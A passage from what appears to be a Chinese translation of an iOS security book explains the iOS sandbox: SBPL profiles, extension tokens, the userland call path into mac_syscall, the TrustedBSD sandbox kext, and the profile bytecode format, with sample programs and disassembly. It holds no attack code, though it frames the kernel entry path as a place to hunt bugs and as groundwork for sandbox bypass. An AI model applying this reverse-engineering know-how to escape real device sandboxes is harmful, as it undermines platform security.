iFauxn:~/ioshh root# echo "w" > /private/var/tmp/can_w
iFauxn:~/ioshh root# echo "r" > /private/var/tmp/can_r
iFauxn:~/ioshh root# ./sb2
pid: 5435
[SANDBOXED] iFauxn:~/ioshh root# cat /private/var/tmp/can_w
cat: /private/var/tmp/can_w: Operation not permitted
[SANDBOXED] iFauxn:~/ioshh root# cat /private/var/tmp/can_r
r
[SANDBOXED] iFauxn:~/ioshh root# echo "IOSHH" >> /private/var/tmp/can_w
[SANDBOXED] iFauxn:~/ioshh root# echo "IOSHH" >> /private/var/tmp/can_r
sh: /private/var/tmp/can_r: Operation not permitted
[SANDBOXED] iFauxn:~/ioshh root# exit
iFauxn:~/ioshh root#
```

不出所料，我们对`can_w`的读访问被阻止，但可以对其进行写访问。而`can_r`则正好是相反的——可以读但不可以写。

与`sandbox_init`一样，其他两个用于沙盒初始化的函数也接受相同的3个参数。除此之外，它们还会接受指向某个字符数组的第四个参数。在为该SBPL脚本赋值时，我们要使用`init_sandbox_with_parameters`将一列参数传递给Scheme解释器。就像C语言的预处理器那样，这一特性是很实用的。所有的参数都必须在初始化时指定。

通过init_sandbox_with_extensions传递到最后一个初始化函数中的扩展与之前提到的参数有很大不同。扩展通常是基本路径，而且可能被动态地添加到进程上。与参数不同的是，扩展的逻辑是内置在内核执行中的。每个进程都维护着当前存放的扩展字符串的清单，当沙盒在描述文件规则中遇到某些SBPL过滤器时，就会查阅这一清单。init_sandbox_with_extensions的作用是立刻指定进程所需的扩展清单。

大家可以通过两步操作动态地将扩展添加到进程上。首先，我们以要添加的路径以及存放输出标记（output token）的指针为参数调用sandbox_issue_extension，从而签发扩展。接着，当使用sandbox_consume_extension在进程中安装该扩展后，该标记就会被销毁。签发扩展的进程与销毁扩展的进程不一定是同一进程。例如，与受沙盒限制的子进程进行通信的父进程，就可能根据内部策略为子进程签发扩展。SBPL提供了一条限制sandbox_issue_extension操作的途径。如果没有这种限制，受沙盒约束的子进程就可以自行签发任何扩展，让这种特性变得毫无意义。

下面再看一个展示扩展之用途的例子：

```
#include <stdio.h>
#include <sandbox.h>

int main(int argc, char *argv[]) {
        int rv;
        char sb[] =
                "(version 1)\n"
                "(allow default)\n"
                "(deny file-issue-extension*)\n"
                "(deny file-read-data\n"
                "         (regex #\"/private/var/tmp/container/"
                                  "([0-9]+)/.*\"))\n"
                "(allow file-read-data\n"
                "        (require-all\n"
                "            (extension)\n"
                "            (regex #\"/private/var/tmp/container/"
                                     "([0-9]+)/.*\")))\n";
        char *errbuff;

        char *token;
        token = NULL;
        rv = sandbox_issue_extension("/private/var/tmp/container/1337", &token);
        if (rv == 0 && token) {
                printf("Issued extension token for "
                       "\"/private/var/tmp/container/1337\":\n");
                printf(" %s\n", token);
        } else {
                printf("sandbox_issue_extension failed\n");
        }

        const char *exts[] = { argv[1] };
        printf("Applying sandbox profile:\n");
        printf("%s", sb);
        printf("\n");
```

```
        printf("With extensions: { \"%s\" }\n", exts[0]);
        printf("\n");

        rv = sandbox_init_with_extensions(sb, 0, exts, &errbuff);
        if (rv != 0) {
                fprintf(stderr, "sandbox_init failed: %s\n", errbuff);
                sandbox_free_error(errbuff);
        } else {
                putenv("PS1=[SANDBOXED] \\h:\\w \\u\\$ ");

                printf("Attempting to issue another extension after"
                       "applying the sandbox profile...\n");
                char *token2 = NULL;
                rv = sandbox_issue_extension(
                        "/private/var/tmp/container/1337", &token2);
                if (rv == 0 && token) {
                        printf("Issued extension token for "
                               "\"/private/var/tmp/container/1337\":\n");
                        printf(" %s\n", token);
                } else {
                        printf("sandbox_issue_extension failed\n");
                }

                system("/bin/sh");
                printf("\nConsuming the extension, then starting another "
                       "shell...\n\n");
                sandbox_consume_extension("/private/var/tmp/container/1337", token);
                system("/bin/sh");
        }

        return 0;
}
```

在这个例子中，我们的目标是创建一个描述文件，以便在运行时添加允许添加的子路径。要做到这一点，我们首先要拒绝对/private/var/tmp/container目录下包含数字的路径的读数据访问。在拒绝读数据之后，我们又加上了一条允许读数据的规则，只有目标路径既在进程扩展下，又在/private/var/tmp/container下，才允许读数据访问。我们还要拒绝对`sandbox_issue_extension`函数的访问。在初始化沙盒之前，我们要为1337子目录签发第一个扩展。返回的标记被保存下来。然后，沙盒就会随着从第一个命令行参数接受的一个扩展初始化。在运行shell之前，大家可以尝试在沙盒下签发扩展，从而证明该描述文件拒绝了对`sandbox_issue_extension`函数的访问。在退出第一个shell后，这个1337扩展就会被销毁并运行一个新shell。下面是该程序的运行情况记录：

```
iFauxn:~/ioshh root# ./sb4 /private/var/tmp/container/5678

Issued extension token for "/private/var/tmp/container/1337":
000508000d0000000000000000021f002f707269766174652f7661722f746d70
2f636f6e7461696e65722f31333337000114007d00c6523ef92e76c9c0017fe8
f74ad772348e00

Applying sandbox profile:
(version 1)
```

```
(allow default)
(deny file-issue-extension*)
(deny file-read-data
         (regex #"/private/var/tmp/container/([0-9]+)/.*"))
(allow file-read-data
         (require-all
            (extension)
            (regex #"/private/var/tmp/container/([0-9]+)/.*")))

With extensions: { "/private/var/tmp/container/5678" }

Attempting to issue another extension after applying the sandbox profile...
sandbox_issue_extension failed

sh-4.0# cat / private/var/tmp/container/1234/secret
cat: ./container/1234/secret: Operation not permitted
sh-4.0# cat /private/var/tmp/container/5678/secret
Dr. Peter Venkman: Human sacrifice, dogs and cats living together
... mass hysteria!
sh-4.0# cat /private/var/tmp/container/1337/secret
cat: ./container/1337/secret: Operation not permitted
sh-4.0# exit

Consuming the extension, then starting another shell...

sh-4.0# cat /private/var/tmp/container/1234/secret
cat: ./container/1234/secret: Operation not permitted
sh-4.0# cat /private/var/tmp/container/5678/secret
Dr. Peter Venkman: Human sacrifice, dogs and cats living together... mass
hysteria!
sh-4.0# cat /private/var/tmp/container/1337/secret
Dr. Peter Venkman: You're not gonna lose the house, everybody has three
mortgages nowadays.
sh-4.0# exit
iFauxn:~/ioshh root#
iFauxn:~/ioshh root# cat /private/var/tmp/container/1234/secret
Dr. Ray Stantz: Total protonic reversal.
iFauxn:~/ioshh root#
```

这段记录反映的程序执行过程中发生了什么？它和所创建的描述文件有何关系？在这段记录中，程序开始时的命令行参数是/private/var/tmp/container/5678。这一参数会被用在对sandbox_init_with_extensions的调用中。大家看到的第一个输出是sandbox_issue_extension的结果。该扩展是为1337子目录签发的，而且这一过程是在沙盒初始化之前进行的。在sandbox_init_with_extensions的输出证实使用了哪个描述文件后，你就会看到sandbox_issue_extension如预期那样失败。在第一个shell中，3次读数据尝试中唯一成功的就是在5678子目录下的那次，而5678子目录是在初始化期间作为扩展添加的。第二个shell是在1337扩展被销毁后执行的。不出所料，对1337和5678的读操作都得到了允许。在退出沙盒之后，你就会验证1234文件是存在而且可读的。这个例子说明了扩展是如何用来在沙盒初始化之后动态修改沙盒描述文件的。如果这还不够明确的话，在你学习5.3.3节时应该会更容易理解。

这里的例子展示了已公开的用于初始化沙盒和操控沙盒配置的函数。第一个例子说明了预置的具名描述文件的用途。大家还看到了SBPL语言以及自定义沙盒描述文件的构造。最后的例子展示了如何用扩展在沙盒初始化后动态修改访问权限。在本章随后的内容中，大家还会了解到App Store应用和平台应用（比如MobileSafari）是如何与沙盒系统进行交互的，出人意料的是，这两类应用都没有使用目前为止我们所列举的接口！在讨论这些应用之前，5.3节将让大家详细了解沙盒实施机制的实现。

5.3 理解沙盒的实现

沙盒是由内核与用户空间组件构成的。5.2节讨论了沙盒初始化过程中对库的调用，而本节则解释将之前讨论的函数调用与驻留在内核期间由沙盒内核扩展暴露的系统调用接口紧密联系的过程。除了暴露配置接口外，该内核模块还扮演着“看门人”的角色。它会检查进程请求的操作，并根据与进程关联的沙盒描述文件对这些操作请求进行评估。大家将会详细了解这一内核扩展，理解XNU内核的TrustedBSD组件的使用方式。最后，我们将引领你过一遍沙盒TrustedBSD策略处理的系统调用流程。

5.3.1 理解用户空间库的实现

要解释用户空间库的实现，我们就要从公开的函数追溯到libSystem中的系统调用。要获得切入点并不难，大家可以使用iPhone SDK中的dyldinfo实用程序（Mac OS X版的也可以）。这样你就可以确定为sandbox_init符号链接的共享库是哪个，并从那里开始进行逆向追踪。本章第一个例子的输出如下所示：

```
pitfall:sb1 dion$ dyldinfo -lazy_bind sb1
lazy binding information (from section records and indirect symbol table):
segment section          address    index  dylib            symbol
__DATA  __la_symbol_ptr  0x00003028 0x000B libSystem        _execl
__DATA  __la_symbol_ptr  0x0000302C 0x000D libSystem        _fprintf
__DATA  __la_symbol_ptr  0x00003030 0x000E libSystem        _getpid
__DATA  __la_symbol_ptr  0x00003034 0x000F libSystem        _printf
__DATA  __la_symbol_ptr  0x00003038 0x0010 libSystem        _putenv
__DATA  __la_symbol_ptr  0x0000303C 0x0011 libSystem        _sandbox_free_error
__DATA  __la_symbol_ptr  0x00003040 0x0012 libSystem        _sandbox_init
```

可以预见的是，sandbox_init经由libSystem链接。iOS使用的大多是预链接版本的共享库。要分析这些系统库，我们就需要将其从缓存中提取出来。要访问该缓存，大家既可以解密固件包（IPSW）中的根文件系统镜像，也可以从已经越狱的iPhone上复制该缓存。这些共享缓存的位置是/System/Library/Caches/com.apple.dyld/dyld_shared_cache_armv7。较新版本的IDA Pro可以直接解析该文件，并将目标库提取出来用于分析。如果没法使用最新的IDA Pro，或是不愿去使用，大家也可以使用开源工具dyld_decache来提取这些库，参见https://github.com/kennytm/Miscellaneous/blob/master/dyld_decache.cpp。我们还有其他选择，详见http://theiphonewiki.com/wiki/。

如果只是自己小打小闹，那么你可以试着提取以下库：/usr/lib/system/libsystem_sandbox.dylib、/usr/lib/system/libsystem_kernel.dylib和/usr/lib/libsandbox.1.dylib。我们首先要看的是libsystem_sandbox.dylib。图5-2展示了从libsystem_sandbox中导出的符号。这与sandbox.h的定义是精确匹配的。相信大家已经找到正确的库了，接着你可以开始挖掘sandbox_init及其子函数的反编译文件，弄清楚数据是如何进入内核的。

图5-2　从libsystem_sandbox.dylib导出的函数

如果你快速审视sandbox_init，就会发现它只是sandbox_init_internal的代理函数。检查sandbox_init_with_params和sandbox_init_with_extensions,你会发现相同结果。这3个函数共享了相同的实现。sandbox_init_internal展示了有趣得多的调用图，该函数的原型如下所示：

```
int sandbox_init_internal(const char *profile, uint64_t flags, const char* const
        parameters[], const char* const extensions[], char **errorbuf);
```

首先，该函数会把表示参数和扩展的字符串数组转换成libsandbox格式。为做到这一点，sandbox_init_internal函数会动态加载libsandbox.1.dylib库，并按照需求解析函数调用（sandbox_create_params、sandbox_set_param、sandbox_create_extensions和sandbox_add_extension）。在这两个转换之后，该函数会复用flags的值：

- 如果flags == 0，就调用sandbox_compile_string，然后调用sandbox_apply和sandbox_free_profile。这一功能在sandbox.h头文件中未作记录；

- 如果flags == SANDBOX_NAMED，就调用sandbox_compile_named，然后调用sandbox_apply和sandbox_free_profile；
- 如果flags == SANDBOX_NAMED_BUILTIN，就直接调用__sandbox_ms；
- 如果flags == SANDBOX_NAMED_EXTERNAL，就调用sandbox_compile_file，然后调用sandbox_apply和sandbox_free_profile。

所需的这些函数（除了__sandbox_ms）也都是从libsandbox.1.dylib动态加载的。在多数情况下，sandbox_init_internal会为对sandbox_compile_*和sandbox_apply的调用设置参数。SANDBOX_NAMED_BUILTIN的情况与此稍有不同。它调用了__sandbox_ms，而非调用libsandbox中的函数。位于libsystem_kernel.dylib中的__sandbox_ms是用户空间的最终位置。它利用mac_syscall系统调用陷入内核。该系统调用是由TrustedBSD子系统定义的（后文会介绍更多与此有关的内容）：

```
__text:31D5DBA8                    EXPORT ___sandbox_ms
__text:31D5DBA8 ___sandbox_ms
__text:31D5DBA8                    MOV             R12, 0x17D ; ___mac_syscall
__text:31D5DBA8                                             ; ___sandbox_ms
__text:31D5DBA8                                             ; ___mac_syscall
__text:31D5DBB0                    SVC             0x80
```

到目前为止，大家已经为从sandbox_init出发的一条路径找到了内核入口点。现在，我们可以看看libsandbox库，确定其他路径是什么样子以及它们是如何进入内核的。我们要把注意力集中在sandbox_compile_*和sandbox_apply函数上。sandbox_create_extensions和sandbox_create_parameters函数只是管理表结构的（也就是说，它们很没劲）。

sandbox_compile_string与sandbox_compile_file函数都是以对内部函数compile的调用结束的，不过前者是compile函数的直接代理，而后者则首先会检查磁盘上的缓存。在iOS中，对应缓存的基本路径都是未定义的，而且从不会利用到缓存的代码。在使用了这一功能的Mac OS X中，如果文件存在并被在缓存中找到，编译过的描述文件就会被加载，该函数返回。而从本书的角度来讲（因为我们只关心iOS），compile总是对文件的内容调用的。

sandbox_compile_named会查找内置名称列表。如果相应参数与列表中的某一名称匹配，它就会被复制到要传递给sandbox_apply的结构体中。如果传入的名称不在已知描述文件之列，在失败前sandbox_compile_file就会被尝试调用。这就已经涵盖了初始化函数所调用的全部sandbox_compile_*函数。

compile函数把沙盒描述文件转换成要发送给内核的数据结构。而沙盒用户空间端多数有意义的处理过程都是通过该函数完成的。compile会使用开源的Scheme解释器TinyScheme对SBPL脚本进行评估。在加载SBPL进行编译之前，我们要载入3个不同的Scheme脚本。第一个是TinyScheme初始化脚本。Scheme之所以有名，是因为它有着小规模的核心语言，传统运行时语言有很多是构建在这个核心之上的。而第二个脚本sbpl1_scm定义了SBPL语言的第一版（也是唯一的公开版本）。如果关于SBPL的细节有什么问题，你可以看看该脚本的内容。第三个脚本sbpl_scm则是个允许加载多版本SBPL的存根。目前，它定义了任意SBPL脚本之上用于加载正

确SBPL前序（比如sbpl1_scm）的版本函数。这一存根脚本包含了用于描述SBPL评估结果的开头注释（header comment）。该脚本很容易在libsandbox.dylib的IDA反汇编文件中找到，而在这个dylib上运行字符串就更容易了。这3个Scheme脚本都是很容易被发现的：

```
;;;;;; Sandbox Profile Language stub

;;; This stub is loaded before the sandbox profile is evaluated. When version
;;; is called, the SBPL prelude and the appropriate SBPL version library are
;;; loaded, which together implement the profile language. These modules build
;;; a *rules* table that maps operation codes to lists of rules of the form
;;;   RULE -> TEST | JUMP
;;;   TEST -> (filter action . modifiers)
;;;   JUMP -> (#f . operation)
;;; The result of an operation is decided by the first test with a filter that
;;; matches. Filter can be #t, in which case the test always matches. A jump
;;; causes evaluation to continue with the rules for another operation. The
;;; last rule in the list must either be a test that always matches or a jump.
```

最终结果是存储在*rules*向量中的一个规则列表。要检查是否允许进行某一操作，内核实施模块会询问该*rules*向量。被检查的索引对应着要测试的操作。例如，对于iOS 5.0来说，文件读数据操作就是15。如果*rules*向量的第16项是(#f .0)，那么任何对文件读数据操作的检查都会级联到默认规则（默认操作是索引0）。这与注释中描述的JUMP情况是对应的。数据项可能包含的是规则列表。在这种情况下，每一条规则会被按次序评估，直到遇到一条相匹配的规则。列表最后总是包含一条不含过滤器的JUMP规则，以防出现无规则相匹配的情况。SBPL语言是用来编译该决策树的。一旦得出该树，libsandbox中的compile函数就会将它摊平，并随着描述文件的字节码被传递到内核中逐步发出它。

sandbox_apply是另一个通过libsystem中的初始化函数进行调用的主要函数。该函数传递了由编译函数创建的结构体，而这一结构体包含的是内置描述文件的名称或由自定义描述文件编译成的字节码。它还可能含有一条路径，存储操作受检查的记录。看看sandbox_apply，大家会发现两条主路径是以对__sandbox_ms的调用结束的。一条路径打开了记录文件，并为com.apple.sandbox查找Mach端口。而另一条则是跳转到对内核的调用。现在，所有的初始化都流过相同的内核入口点了。

本章之前讨论过的其他配置函数（比如签发/销毁扩展的函数）则直接调用__sandbox_ms。至此，大家可以相信所有的用户数据都是通过mac_syscall进入内核了。

5.3.2　深入内核

沙盒内核扩展是用TrustedBSD策略扩展的形式实现的，而配置实施系统和描述文件实施系统都是在这一内核扩展中实现的。首先，大家会了解TrustedBSD系统以及它能提供些什么。接着，我们学习如何把mac_syscall连接到沙盒内核扩展上，弄清楚mac_syscall是如何进入内核以及它在沙盒中是在哪里得到处理的。最后，我们重点看看日常系统调用的路径，了解沙盒实施机制。

如果打算自己单独弄，你就应该从固件包中提取和解密内核缓存。完整指导详见第10章。可以预见，第10章的重点是com.apple.security.sandbox内核扩展。（在iPhone3,1_5.0_9A334固件中，这一扩展是从0x805F6000位置开始的。）

1. TrustedBSD策略的实现

TrustedBSD是用来在内核中实现可插入、可组合式访问控制策略的框架。这一框架是由遍布于内核的检查点（inspection point）和为响应这些事件注册策略所使用的逻辑组成的。很多系统调用中都会调用TrustedBSD，且如果策略要求调用它，在允许进一步执行系统调用之前，将会对权限进行检查。回想一下，这也是执行代码签名的方式（见第4章）。该框架还提供了一种用特定于策略的信息标记对象的方法。正如大家将要看到的，这一机制用于为各进程存储沙盒描述文件。沙盒策略扩展只用到了这一宏大框架的一部分。

XNU中实现TrustedBSD的内核源位于xnu-1699.24.8/security中。用于实现新策略模块的接口是通过mac_policy.h公开的：

```
/**
  @文件 mac_policy.h
  @概要 MAC策略模块的内核接口

  本头文件定义了由Darwin操作系统中TrustedBSD MAC框架定义的操作清单。
  向该框架注册MAC策略模块是为了声明对某组特定操作的关注。
  如果未声明对某个入口点的关注，那么该框架评估这一入口点时就会忽略该策略
*/
```

这一开头注释含有详尽的记录，如果你想了解TrustedBSD策略的完成功能，就应该仔细阅读该注释。对于这个例子而言，大家应该跳过注册函数mac_policy_register：

```
/**
  @概要 MAC策略模块注册例程

  调用该函数是为了向MAC框架注册策略。
  策略模块通常会从Darwin的KEXT注册例程调用该函数
*/
int          mac_policy_register(struct mac_policy_conf *mpc,
    mac_policy_handle_t *handlep, void *xd);
```

正如注释中提到的，该函数通常是从策略扩展模块的kext_start函数调用的。事实上，iOS中的沙盒扩展一开始调用的就是mac_policy_register：

```
__text:805F6DD0 sub_805F6DD0
__text:805F6DD0         PUSH        {R7,LR} ; Push registers
__text:805F6DD2         MOV         R7, SP  ; Rd = Op2
__text:805F6DD4         LDR         R0, =(sub_805FC498+1) ; Load from Memory
__text:805F6DD6         BLX         R0 ; sub_805FC498
__text:805F6DD8         CMP         R0, #0  ; Set cond. codes on Op1 - Op2
__text:805F6DDA         IT NE               ; If Then
__text:805F6DDC         POPNE       {R7,PC} ; Pop registers
__text:805F6DDE         LDR         R0, =off_805FE090 ; Load from Memory
__text:805F6DE0         MOVS        R2, #0  ; xd
__text:805F6DE2         LDR         R1, =dword_805FE6C0 ; Load from Memory
```

```
__text:805F6DE4         ADDS        R0, #4  ; mpc
__text:805F6DE6         LDR         R3, =(_mac_policy_register+1)
__text:805F6DE8         ADDS        R1, #4  ; handlep
__text:805F6DEA         BLX         R3 ; _mac_policy_register
__text:805F6DEC         POP         {R7,PC} ; Pop registers
__text:805F6DEC ; End of function sub_805F6DD0
```

寄存器调用的第一个参数是一个指针，指向用于配置策略的mac_policy_conf结构体：

```
struct mac_policy_conf {
        const char              *mpc_name;              /** 策略名称 */
        const char              *mpc_fullname;          /** 完整名称 */
        const char              **mpc_labelnames;       /** 受托标签命名空间 */
        unsigned int            mpc_labelname_count;    /** 受托标签命名空间的数量 */
        struct mac_policy_ops   *mpc_ops;               /** 操作向量 */
        int                     mpc_loadtime_flags;     /** 载入时间标志 */
        int                     *mpc_field_off;         /** 标签槽 */
        int                     mpc_runtime_flags;      /** 运行时标志 */
        mpc_t                   mpc_list;               /** 链表的引用 */
        void                    *mpc_data;              /** 模块数据 */
};
```

在iOS扩展中，该结构体位于off_805FE094位置，如对mac_policy_register的调用中所示。如果你想亲自动手试试，就应该将mac_policy_conf和mac_policy_ops结构体导入IDA Pro。下面就是在笔者的固件中找到的mac_policy_conf结构体：

```
__data:805FE094 sbx_mac_policy_conf DCD aSandbox_0      ; mpc_name ;
"Sandbox"
__data:805FE094                 DCD aSeatbeltSandbo     ; mpc_fullname
__data:805FE094                 DCD off_805FE090        ; mpc_labelnames
__data:805FE094                 DCD 1                   ; mpc_labelname_count
__data:805FE094                 DCD sbx_mac_policy_ops  ; mpc_ops
__data:805FE094                 DCD 0                   ; mpc_loadtime_flags
__data:805FE094                 DCD dword_805FE6C0      ; mpc_field_off
__data:805FE094                 DCD 0                   ; mpc_runtime_flags
__data:805FE094                 DCD 0                   ; mpc_list
__data:805FE094                 DCD 0                   ; mpc_data
```

配置包含了用于TrustedBSD策略的唯一名称（Sandbox），以及更长一些的描述（Seatbelt sandbox policy）。它还含有一个指针，指向包含有函数指针表的另一个结构体。这一结构体就是mac_policy_ops，它的作用是为TrustedBSD监视的各种事件请求回调。大家可以在xnu-1699.24.8/security/mac_policy.h:5971中找到完整的结构体定义。正如在之前的mac_policy_conf中定义的，iOS的mac_policy_ops结构体可在0x805FE0BC位置找到（在笔者的IDB中定义为sbx_mac_policy_ops）。该结构体给出了所有进入沙盒策略扩展的入口点，下文会介绍该结构体中的两个函数：用于配置进程的mpo_policy_syscall函数，以及用来在允许进行操作前对操作进行验证的某一个mpo_xxx_check_yyy调用。

2. 从用户空间处理配置

大家之前已经了解了由TrustedBSD公开给策略扩展的接口，现在来看看TrustedBSD公开给用

户空间的接口。这一接口是在xnu-1699.24.8/security/mac.h中定义，并通过xnu-1699.24.8/bsd/kern/syscalls.master公开的：

```
380    AUE_MAC_EXECVE      ALL    { int __mac_execve(char *fname, char **argp,
                                         char **envp, struct mac *mac_p); }
381    AUE_MAC_SYSCALL     ALL    { int __mac_syscall(char *policy, int call,
                                         user_addr_t arg); }
382    AUE_MAC_GET_FILE    ALL    { int __mac_get_file(char *path_p,
                                         struct mac *mac_p); }
383    AUE_MAC_SET_FILE    ALL    { int __mac_set_file(char *path_p,
                                         struct mac *mac_p); }
384    AUE_MAC_GET_LINK    ALL    { int __mac_get_link(char *path_p,
                                         struct mac *mac_p); }
385    AUE_MAC_SET_LINK    ALL    { int __mac_set_link(char *path_p,
                                         struct mac *mac_p); }
386    AUE_MAC_GET_PROC    ALL    { int __mac_get_proc(struct mac *mac_p); }
387    AUE_MAC_SET_PROC    ALL    { int __mac_set_proc(struct mac *mac_p); }
388    AUE_MAC_GET_FD      ALL    { int __mac_get_fd(int fd, struct mac *mac_p); }
389    AUE_MAC_SET_FD      ALL    { int __mac_set_fd(int fd, struct mac *mac_p); }
390    AUE_MAC_GET_PID     ALL    { int __mac_get_pid(pid_t pid,
                                         struct mac *mac_p); }
391    AUE_MAC_GET_LCID    ALL    { int __mac_get_lcid(pid_t lcid,
                                         struct mac *mac_p); }
392    AUE_MAC_GET_LCTX    ALL    { int __mac_get_lctx(struct mac *mac_p); }
393    AUE_MAC_SET_LCTX    ALL    { int __mac_set_lctx(struct mac *mac_p); }
```

在本例中，大家感兴趣的是mac_syscall的处理方式，之前讨论过的libsandbox中的所有用户空间函数最后都要调用该系统调用。该调用是提供给策略扩展，让它们自行动态添加系统调用的。第一个参数的用途是通过mpc_name（对于沙盒而言，这总是以空字符结尾的字符串“Sandbox”）选择策略扩展。第二个参数是用来选择在策略中调用哪个子系统调用的。最后的参数void *表示任何参数都可以传递给策略的子系统调用。

在按名称查找策略后，TrustedBSD会调用由相应策略定义的mpo_policy_syscall函数。在我们的固件中，与“Sandbox”策略对应的mpo_policy_syscall函数指针指向的位置是sub_805F70B4。该函数会为给定的进程处理所有的沙盒配置。该函数是审计系统调用处理和解析情况的起始处，大多数不受信任的用户空间数据都是从这里被复制到内核中的。

至此，内核与用户这两端已经相遇了。大家可以循着对sandbox_init的调用，从示例程序，经过libsandbox，再到陷入TrustedBSD的mac_syscall，最终再到沙盒内核扩展。从这一点上讲，如果你是要寻找内核bug，审计来自用户空间的不受信任数据的路径，前面积累的知识已经够用了。不过从另一方面来讲，这还不足以让我们绕过沙盒机制。下一节将会解决这一问题；我们要了解正常的系统调用穿越沙盒的路径，并讨论如何根据进程的描述文件对操作进行评估。

3. 策略的实施

在前文中，mac_policy_ops结构体是被当做某次TrustedBSD特有的系统调用的直接结果接受查询的。该结构体中的很多字段在进程的正常操作中都会用到。TrustedBSD挂钩被小心地安插得遍及内核。例如，在xnu-1699.24.8/bsd/kern/uipc_syscalls.c中，在继续处理进程的绑定操作之前，

bind系统调用会调用mac_socket_check_bind函数：

```
int
bind(__unused proc_t p, struct bind_args *uap, __unused int32_t *retval)
{
...
#if CONFIG_MACF_SOCKET_SUBSET
        if ((error = mac_socket_check_bind(kauth_cred_get(), so, sa)) == 0)
                error = sobind(so, sa);
#else
                error = sobind(so, sa);
#endif /* MAC_SOCKET_SUBSET */
```

mac_socket_check_bind函数是在xnu-1699.24.8/security/mac_socket.c中定义的。该函数用到了第4章中讨论过的MAC_CHECK宏，它当时对每条已注册的策略进行迭代，而且如果在策略的mac_policy_ops结构体中定义了mpo_socket_check_bind函数，它就会调用该函数。

```
int
mac_socket_check_bind(kauth_cred_t ucred, struct socket *so,
    struct sockaddr *sockaddr)
{
        int error;

        if (!mac_socket_enforce)
                return 0;

        MAC_CHECK(socket_check_bind, ucred,
                  (socket_t)so, so->so_label, sockaddr);
        return (error);
}
```

沙盒扩展定义了一个函数，用来处理对bind()系统调用的调用。我们这里的固件版本把mpo_socket_check_bind定义为sub_805F8D54（+1是指示要切换到Thumb模式）：

```
__data:805FE0BC                DCD sub_805F8D54+1   ; mpo_socket_check_bind

__text:805F8D54 sub_805F8D54                        ; DATA XREF:
com.apple.security.sandbox:__data:sbx_mac_policy_opso
__text:805F8D54
__text:805F8D54 var_C           = -0xC
__text:805F8D54
__text:805F8D54        PUSH       {R7,LR} ; Push registers
__text:805F8D56        MOV        R7, SP ; Rd = Op2
__text:805F8D58        SUB        SP, SP, #4 ; Rd = Op1 - Op2
__text:805F8D5A        MOV        R2, R1 ; Rd = Op2
__text:805F8D5C        MOVS       R1, #0 ; Rd = Op2
__text:805F8D5E        STR        R1, [SP,#0xC+var_C] ; Store to Memory
__text:805F8D60        MOVS       R1, #0x37 ; Rd = Op2
__text:805F8D62        LDR.W      R12, =(sub_805FA5D4+1) ;
Load from Memory
__text:805F8D66        BLX        R12 ; sub_805FA5D4
__text:805F8D68        ADD        SP, SP, #4 ; Rd = Op1 + Op2
__text:805F8D6A        POP        {R7,PC} ; Pop registers
__text:805F8D6A ; End of function sub_805F8D54
```

该函数只会在传递常量0x37时执行一次对sub_805FA5D4的调用。0x37这个值是SBPL的*rules*向量的索引，并且对应着network-bind操作。它是在内嵌于libsandbox的sbpl1_scm脚本中定义的。而sub_805FA5D4会根据当前进程的描述文件对network-bind操作进行检查。（大家很快就会看到这一检查实际上是怎样执行的。）根据描述文件检查操作的代码与描述文件的格式是紧密关联的，所以接下来我们探讨描述文件字节码格式的细节。

4. 描述文件字节码的工作方式

在讨论SBPL时，大家了解了*rules*向量，以及决策树是怎样用来为描述文件逻辑编码的。该决策树是摊平的，而且与字符串及正则表达式存储在一起，从而组成为自定义（即非内置的）描述文件传递给内核的描述文件字节码。内置描述文件有着sandboxd守护进程中的预编译形式。在用内置描述文件对进程进行沙盒处理时，内核会向sandboxd发送一条Mach消息索要字节码。回想一下，自定义描述文件是在执行初始化沙盒的系统调用之前由libsandbox编译的。

当内核接收字节码形式的描述文件时，它会解析头部，从而提取某些过滤器中要用到的正则表达式。在解析了正则表达式并将其存储以便访问后，该正则表达式缓存与字节码会被存储到为沙盒扩展保留的TrustedBSD进程标记中。在借由TrustedBSD框架进入操作检查回调时，沙盒首先会检查是否有描述文件与当前进程相关联。如果该进程具有描述文件，少盒就对字节码进行检索，并对若干SBPL操作进行评估。

实施模块是从决策树中对应待检查操作的节点开始进行评估的。这一决策树是行进的，而且每次转换都会根据与节点相关联的过滤器作出选择。我们继续看之前绑定的例子，偏移量为0x37处的决策节点就是起始节点。对于套接操作而言，我们有一个对端口号范围进行匹配的过滤器。根据过滤器条件是否得到满足（会为这两种可能性提供接下来的节点），我们会对该过滤器操作进行检查，并采取适当的转换。决策树中的任何节点都可能是终结节点；在入口之上，我们不会应用过滤器，但会作出允许或拒绝的决定。

现在大家对内核如何进行评估已有了大致的了解，可以继续研究bind调用了。这个例子是以对sub_805FA5D4的调用结束的。该函数从进程标记加载沙盒，然后调用sb_evaluate。在我们所用的内核缓存版本中，sb_evaluate在0x805FB0EC位置。该函数会遍历决策树，并按照先前描述的那样执行对操作的评估。这是个很大很复杂的函数，不过如果大家真想了解描述文件是如何进行解释的，那该函数是个不错的起点。该函数还可以用来找出哪个内核操作映射到了哪个SBPL操作。这种映射关系不是一对一的。

最后我们要介绍的是用来将描述文件传送给内核的二进制格式。这既可以从用户空间部分为自定义描述文件创建字节码（libsandbox中的compile）说起，也可以从处理描述文件的内核代码说起。在内核端，这种解析分为正则表达式解析代码和sb_evaluate的代码。我们已介绍过这种格式的C语言伪代码描述。描述文件从逻辑上讲是按照决策树的形式排列的，描述文件的评估是在给定操作（“这个进程是否可以读路径X处的文件？”）的前提下完成的。op_table说明了每个操作开始的节点。在给定当前节点和所尝试操作的情况下，评估是否继续是根据当前节点的类型决定的。如果节点是结果节点，评估就会产生结果（允许或拒绝）。否则，该节点是决

策节点，可能对操作应用大量的谓词过滤器。如果过滤器允许或匹配了所尝试的操作，当前的节点就会被置为match_next值，表示这是得到确认的。不然，当前节点会被置为nomatch_next值。这些节点就构成了一棵二叉决策树。

```
struct node;

struct sb_profile {
  union {
    struct {
      uint16_t re_table_offset;
      uint16_t re_table_count;
      uint16_t op_table[SB_OP_TABLE_COUNT];
    } body;
    struct node nodes[1];
  } u;
};

// 该决策树中有两类不同的节点。结果节点是终端节点，它会产生接受或拒绝操作的决定。
// 决策节点会对所尝试的操作("Does the path match '/var/awesome'?")进行过滤，
// 并将根据过滤操作的结果过渡到两个节点中的某一个

struct result;
#define NODE_TAG_DECISION 0
#define NODE_TAG_RESULT   1

// 每一类过滤器都会以不同方式使用参数值。
// 例如，path literal参数是过滤器的偏移量（离文件的开头有8个字节块的偏移）。
// 在该偏移的位置，存在一个uint32_t类型的length参数、一个uint8_t类型的填充字节，
// 以及一个length字节的ASCII路径。path regex过滤器参数是regex表的索引。
// 这些过滤器是与嵌入libsandbox中的Scheme SBPL脚本直接对应的。
